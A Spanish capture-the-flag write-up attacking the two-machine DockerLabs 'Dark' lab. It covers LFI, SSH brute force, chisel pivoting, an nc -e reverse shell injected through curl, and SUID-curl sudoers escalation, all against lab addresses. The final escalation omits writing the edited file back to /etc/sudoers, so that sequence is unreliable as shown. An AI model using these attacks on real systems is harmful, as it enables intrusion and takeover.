DockerLabs - Dark
Info para desplegar las dos máquinas a la vez con el script
auto_deploy.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark/docker]
└─$ sudo ./auto_deploy.sh dark1.tar dark2.tar

                            ##        .
                      ## ## ##       ==
                   ## ## ## ##      ===
               /""""""""""""""""\___/ ===
          ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
               \______ o          __/
                 \    \        __/
                  \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]



Creando red pivoting1 con subred 10.10.10.0/24 y puerta de enlace 10.10.10.1
La red pivoting1 ha sido creada exitosamente con la subred 10.10.10.0/24.
Creando red pivoting2 con subred 20.20.20.0/24 y puerta de enlace 20.20.20.1
La red pivoting2 ha sido creada exitosamente con la subred 20.20.20.0/24.

Estamos desplegando la máquina vulnerable del archivo dark1.tar, espere un momento.

Máquina desplegada desde dark1.tar, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo dark2.tar, espere un momento.

Máquina desplegada desde dark2.tar, sus direcciones IP son --> 20.20.20.3
Estructura de red:
nmap
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ nmap -p- -sS --min-rate 5000 -n -Pn 10.10.10.2
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
1
2
3
4
5
6
7
8
9
10
11
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ nmap -sCV -p22,80 10.10.10.2
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3f:52:53:45:8b:99:34:47:19:12:64:d1:f4:d4:23:b9 (ECDSA)
|_  256 c5:04:3d:16:6b:71:f6:a0:74:92:74:9c:a3:7a:80:57 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: darkweb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[máquina A] análisis

Comenzamos revisando la página web alojada en la máquina A, donde vemos un formulario con un campo que acepta URLs:
Siendo este el caso, lo que podemos hacer es desplegar un servidor local, y hacer pruebas con ficheros de nuestra máquina:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Probamos a ver si nos manda peticiones:

Vemos que efectivamente recibimos las peticiones que hace la máquina A:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.2 - - [XX/XXX/XXXX XX:XX:XX] code 404, message File not found
10.10.10.2 - - [XX/XXX/XXXX XX:XX:XX] "GET /test.txt HTTP/1.1" 404 -

Siendo este el caso, creamos un fichero index.html e indicamos código en HTML para ver si se llega a interpretar:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ cat index.html
<h1>Hola</h1>
Y resulta ser así:

De la misma manera, si interpreta HTML, también podría ser vulnerable a XSS:
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ cat index.html
<html>
<head>
</head>
<body>
        <script>alert(1);</script>
</body>
</html>
Y confirmamos que así es:
Probamos a ver si el formulario es vulnerable a un LFI (Local File Inclusion, cargar ficheros del sistema) empleando un Directory Path Traversal (moverse lateralmente en el sistema antes de cargar un fichero):
1
../../../../../../../etc/passwd

Vemos que logramos cargar el fichero /etc/passwd del sistema:

Otro fichero que podemos cargar es el propio script que se ejecuta al enviar el formulario de la página principal:
1
../../../../../../../var/www/html/process.php
Logramos cargar su contenido, pero nos damos cuenta de que se comentan los bloques de código PHP, por lo que concluimos que no podemos usar scripts para ejecutar código de forma remota (RCE):

Dado a que a simple vista no encontramos nada, tratamos de encontrar por fuerza bruta otros ficheros en el sistema empleando wfuzz:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ wfuzz -c -t 200 --hw=0 --hh=0 -X POST -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u "http://10.10.10.2/process.php" -d "url=../../../../../../..FUZZ"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz`s documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.2/process.php
Total requests: 929

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000121:   200        225 L    1107 W     7178 Ch     "/etc/apache2/apache2.conf"
000000246:   200        7 L      40 W       286 Ch      "/etc/motd"
000000249:   200        19 L     103 W      767 Ch      "/etc/netconfig"
000000250:   200        20 L     65 W       526 Ch      "/etc/nsswitch.conf"
000000257:   200        23 L     29 W       1129 Ch     "/etc/passwd"
000000236:   200        353 L    1042 W     8139 Ch     "/etc/init.d/apache2"
000000237:   200        2 L      5 W        27 Ch       "/etc/issue"
000000422:   200        122 L    387 W      3223 Ch     "/etc/ssh/sshd_config"
000000399:   200        11 L     47 W       305 Ch      "/etc/resolv.conf"
000000400:   200        41 L     120 W      911 Ch      "/etc/rpc"
000000138:   200        45 L     45 W       567 Ch      "/etc/group"
000000135:   200        1 L      6 W        37 Ch       "/etc/fstab"
000000497:   200        224 L    1592 W     9464 Ch     "/proc/cpuinfo"
000000498:   200        66 L     832 W      8770 Ch     "/proc/interrupts"
000000499:   200        1 L      5 W        26 Ch       "/proc/loadavg"
000000500:   200        55 L     161 W      1531 Ch     "/proc/meminfo"
000000507:   200        0 L      1 W        27 Ch       "/proc/self/cmdline"
000000503:   200        5 L      71 W       569 Ch      "/proc/net/dev"
000000501:   200        22 L     132 W      1893 Ch     "/proc/mounts"
000000699:   200        0 L      1 W        292292 Ch   "/var/log/lastlog"
000000741:   200        7 L      7 W        1535 Ch     "/var/log/wtmp"
000000209:   200        17 L     111 W      711 Ch      "/etc/hosts.deny"
000000208:   200        10 L     57 W       411 Ch      "/etc/hosts.allow"
000000205:   200        8 L      18 W       198 Ch      "/etc/hosts"
000000510:   200        1 L      21 W       197 Ch      "/proc/version"
000000509:   200        61 L     144 W      1491 Ch     "/proc/self/status"
000000506:   200        10 L     36 W       266 Ch      "/proc/partitions"
000000505:   200        227 L    3504 W     34050 Ch    "/proc/net/tcp"
000000504:   200        4 L      44 W       512 Ch      "/proc/net/route"
000000502:   200        2 L      15 W       156 Ch      "/proc/net/arp"

Total time: 0
Processed Requests: 929
Filtered Requests: 870
Requests/sec.: 0
Sin embargo, ninguno de estos ficheros contiene nada que nos dé una pista de hacia donde debemos seguir.
[máquina A] acceso inicial (toni)
Mientras seguimos revisando posibles maneras de acceder al sistema, podemos tratar de encontrar la contraseña del usuario toni (el cual vimos al cargar el fichero /etc/passwd) de SSH empleando fuerza bruta con herramientas como hydra.
Lanzamos hydra, y pasado un rato, nos encuentra la contraseña por SSH:
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ hydra -l toni -P /usr/share/seclists/Passwords/rockyou.txt ssh://10.10.10.2 -t 64 -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://10.10.10.2:22/
[22][ssh] host: 10.10.10.2   login: toni   password: ******
1 of 1 target successfully completed, 1 valid password found
Teniendo las credenciales, accedemos a la máquina A por SSH:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ ssh toni@10.10.10.2
toni@10.10.10.2`s password:
toni@d61770eaef6e:~$ whoami
toni
toni@d61770eaef6e:~$ hostname -I
10.10.10.2 20.20.20.2
[máquina B] análisis
Para analizar posibles vectores de escalada de privilegios, optaremos por usar la herramienta LinPEAS.
Dado que la máquina no cuenta con la utilidad wget pero sí que tiene nc, la emplearemos para transferir el script.
Lo primero es ponernos en escucha en la máquina A con la herramienta nc de la siguiente manera:
1
toni@d61770eaef6e:~$ nc -lp 5555 > linpeas.sh
Lo siguiente es enviar el script desde nuestra máquina, que también lo haremos con nc:
1
2
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ nc -w 3 10.10.10.2 5555 < linpeas.sh
Una vez haya finalizado la transferencia, podemos comprobar la integridad del script generando un hash con la utilidad md5sum:
1
2
toni@d61770eaef6e:~$ md5sum linpeas.sh
fc112e55539511726c4c6803364596cd  linpeas.sh
Si el hash generado en la máquina A coincide con el que obtenemos en nuestra máquina, podemos confirmar que se ha mantenido la integridad del script tras el envío:
1
2
3
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ md5sum linpeas.sh
fc112e55539511726c4c6803364596cd  linpeas.sh
Antes de poder ejecutar LinPEAS, debemos darle permisos de ejecución:
1
toni@d61770eaef6e:~$ chmod +x linpeas.sh
En los resultados que nos devuelve el script, encontramos que existe el fichero info en el directorio /var/www/html, cuyo contenido va dirigido al usuario con el que estamos conectados (toni), e indica que en la máquina con IP 20.20.20.3 hay una página desplegada:
1
2
toni@d61770eaef6e:~$ cat /var/www/html/info
Toni te recuerdo que he publicado las bases de datos de telefonica,la dgt y el banco santander en mi pagina ilegal (20.20.20.3)
Dado que sabemos cual es la IP de la máquina B que está en el segmento 20.20.20.0/24, podemos emplear el siguiente script para listar sus puertos abiertos:
1
2
3
4
toni@d61770eaef6e:~$ cat portDiscovery.sh
for port in $(seq 1 10000); do
  nc -z -w 1 20.20.20.3 $port && echo "Port $port is open"
done
Le damos permisos de ejecución al script portDiscovery.sh:
1
toni@d61770eaef6e:~$ chmod +x portDiscovery.sh
Lo ejecutamos, y vemos que nos indica que tiene los puertos 22 y 80 abiertos:
1
2
3
toni@d61770eaef6e:~$ ./portDiscovery.sh
Port 22 is open
Port 80 is open
[máquina B] privoting (www-data)
Para traernos el puerto 80 de la máquina B a nuestra máquina emplearemos chisel, que transferiremos a la máquina A usando la utilidad scp, ya que tenemos credenciales de SSH válidas:
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ scp chisel toni@10.10.10.2:/tmp
toni@10.10.10.2`s password:
chisel                                                                                                                                                                          100%   10MB  11.9MB/s   00:00
Si ahora nos vamos a la máquina A, veremos que el binario de chisel se encuentra en la carpeta /tmp:
1
2
3
4
5
toni@d61770eaef6e:~$ ls -la /tmp
total 10012
drwxrwxrwt 1 root root     4096 XXX XX XX:XX .
drwxr-xr-x 1 root root     4096 XXX XX XX:XX ..
-rwxr-xr-x 1 toni toni 10240184 XXX XX XX:XX chisel
Le daremos permisos de ejecución:
1
toni@d61770eaef6e:~$ chmod +x /tmp/chisel
En nuestro equipo desplegaremos chisel en modo servidor:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ ./chisel server --reverse -p 1234
XXXX/XX/XX XX:XX:XX server: Reverse tunnelling enabled
XXXX/XX/XX XX:XX:XX server: Fingerprint EtYjnlbRAQz9YbI7gSc2mFMLnfojIPP025jYyAN1Zqg=
XXXX/XX/XX XX:XX:XX server: Listening on http://0.0.0.0:1234
Ejecutamos chisel en la máquina A en modo cliente para crear un proxy SOCKS5, el cual permitirá que desde nuestra máquina podamos acceder a la máquina B (empleando la máquina A como puente):
1
2
3
toni@d61770eaef6e:/tmp$ ./chisel client 10.10.10.1:1234 R:socks
XXXX/XX/XX XX:XX:XX client: Connecting to ws://10.10.10.1:1234
XXXX/XX/XX XX:XX:XX client: Connected (Latency 1.619467ms)
Será necesario modificar el fichero de configuración /etc/proxychains4.conf en nuestro equipo, ya que chisel abre el proxy por el puerto 1080 de nuestra máquina, por lo que deberá quedar de la siguiente manera:
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ tail -n 3 /etc/proxychains4.conf
# defaults set to "tor"
socks5  127.0.0.1 1080
Si ahora tratamos de acceder a la máquina B desde la nuestra, pero empleando proxychains, veremos que ya llegamos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Dark]
└─$ proxychains4 curl 20.20.20.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  20.20.20.3:80  ...  OK
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>


Para poder acceder desde el navegador, necesitaremos una extensión como, por ejemplo, FoxyProxy para poder configurar fácilmente proxies.
Crearemos un nuevo perfil para el proxy que se abre con chisel:
- Tipo: SOCKS5
- Host: 127.0.0.1
- Puerto: 1080
Una vez configurado, seleccionamos el perfil que acabamos de crear:

Veremos que ahora nos carga la página alojada en la máquina B:
En el fichero .bash_history de la máquina A encontramos una serie de comandos que explota un RCE (Remote Code Execution) para obtener una consola:
1
2
3
4
5
toni@d61770eaef6e:~$ cat /home/toni/.bash_history
...
nc -nlvp 53
clear
curl --data "cmd=nc -e /bin/bash 20.20.20.2 53" http://20.20.20.3/process.php
Accedemos a la página web de la máquina B, indicamos un comando en el campo del formulario y probamos a ver si es verdad que podemos ejecutar comandos:

Y vemos que efectivamente podemos ejecutar comandos:

Nos ponemos en escucha en la máquina A con nc:
1
2
toni@d61770eaef6e:~$ nc -nlvp 4444
listening on [any] 4444 ...
Ejecutamos el comando que nos indicaban en el fichero .bash_history en otra consola, o en la página web:
1
toni@d61770eaef6e:~$ curl --data "cmd=nc -e /bin/bash 20.20.20.2 4444" http://20.20.20.3/process.php
Si volvemos a la consola donde estamos en escucha, habremos obtenido la consola remota en la máquina B desde la máquina A:
1
2
3
4
5
connect to [20.20.20.2] from (UNKNOWN) [20.20.20.3] 60384
whoami
www-data
hostname -I
20.20.20.3
Para poder operar con mayor facilidad, procedemos a tratar la TTY:
1
2
3
4
5
6
7
8
9
10
11
script -c bash /dev/null
Script started, output log file is '/dev/null'.
www-data@111bb84cbd16:/var/www/html$ ^Z
[1]+  Stopped                 nc -nlvp 4444
toni@d61770eaef6e:~$ stty raw -echo;fg
nc -nlvp 4444
             reset xterm

www-data@111bb84cbd16:/var/www/html$ export TERM=xterm
www-data@111bb84cbd16:/var/www/html$ export SHELL=bash
www-data@111bb84cbd16:/var/www/html$ stty rows 45 columns 210
Revisamos los usuarios del sistema que tengan una consola asignada en el fichero /etc/passwd, donde vemos únicamente al usuario root:
1
2
www-data@111bb84cbd16:/var/www/html$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
[máquina B] escalada de privilegios (root)
Listaremos los binarios que tengan permisos SUID (permiten ejecutar el binario con permisos del propietario), donde destaca /usr/bin/curl:
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@111bb84cbd16:/var/www/html$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/curl
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
En GTFOBins nos indican que podemos aprovecharnos de estos permisos sobre el binario curl para escribir en ficheros con permisos elevados:

Existen múltiples maneras de escalar privilegios con estas premisas, pero en mi caso optaré por agregar al usuario www-data al fichero /etc/sudoers para darle permisos elevados dentro del sistema.
Para conseguirlo, lo primero es obtener una copia del fichero /etc/sudoers y guardarla en una carpeta en la que tengamos permisos de escritura y lectura, como, por ejemplo, la carpeta /tmp:
1
2
3
4
5
6
7
8
9
www-data@111bb84cbd16:/tmp$ curl file:///etc/sudoers -o /tmp/sudoers
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1714  100  1714    0     0  4082k      0 --:--:-- --:--:-- --:--:-- 4082k
www-data@111bb84cbd16:/tmp$ ls -la
total 12
drwxrwxrwt 1 root root     4096 XXX XX XX:XX .
drwxr-xr-x 1 root root     4096 XXX XX XX:XX ..
-rw-r--r-- 1 root www-data 1714 XXX XX XX:XX sudoers
Dado que los permisos de la copia del fichero /etc/sudoers sigue sin dejarnos modificarla (únicamente nos permite leerlo), lo que podemos hacer es copiar su contenido a otro fichero, sobre el cual ya tendríamos permisos como propietario:
1
www-data@111bb84cbd16:/tmp$ cat ./sudoers > test.txt
Sobre este nuevo fichero ya podremos hacer las modificaciones pertinentes, que sería agregar una nueva línea que indique que el usuario www-data tiene permisos de administrador:
1
2
3
4
5
www-data@111bb84cbd16:/tmp$ echo "www-data ALL=(ALL:ALL) NOPASSWD: ALL" >> ./test.txt
www-data@111bb84cbd16:/tmp$ tail -n 3 test.txt

@includedir /etc/sudoers.d
www-data ALL=(ALL:ALL) NOPASSWD: ALL
Si ahora revisamos los permisos SUDO del usuario www-data, veremos que tiene permisos elevados en el sistema:
1
2
3
4
5
6
www-data@111bb84cbd16:/tmp$ sudo -l
Matching Defaults entries for www-data on 111bb84cbd16:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on 111bb84cbd16:
    (ALL : ALL) NOPASSWD: ALL
Podemos invocar una consola como el usuario root sin aportar contraseña de la siguiente manera:
1
2
3
www-data@111bb84cbd16:/tmp$ sudo su
root@111bb84cbd16:/tmp# whoami
root
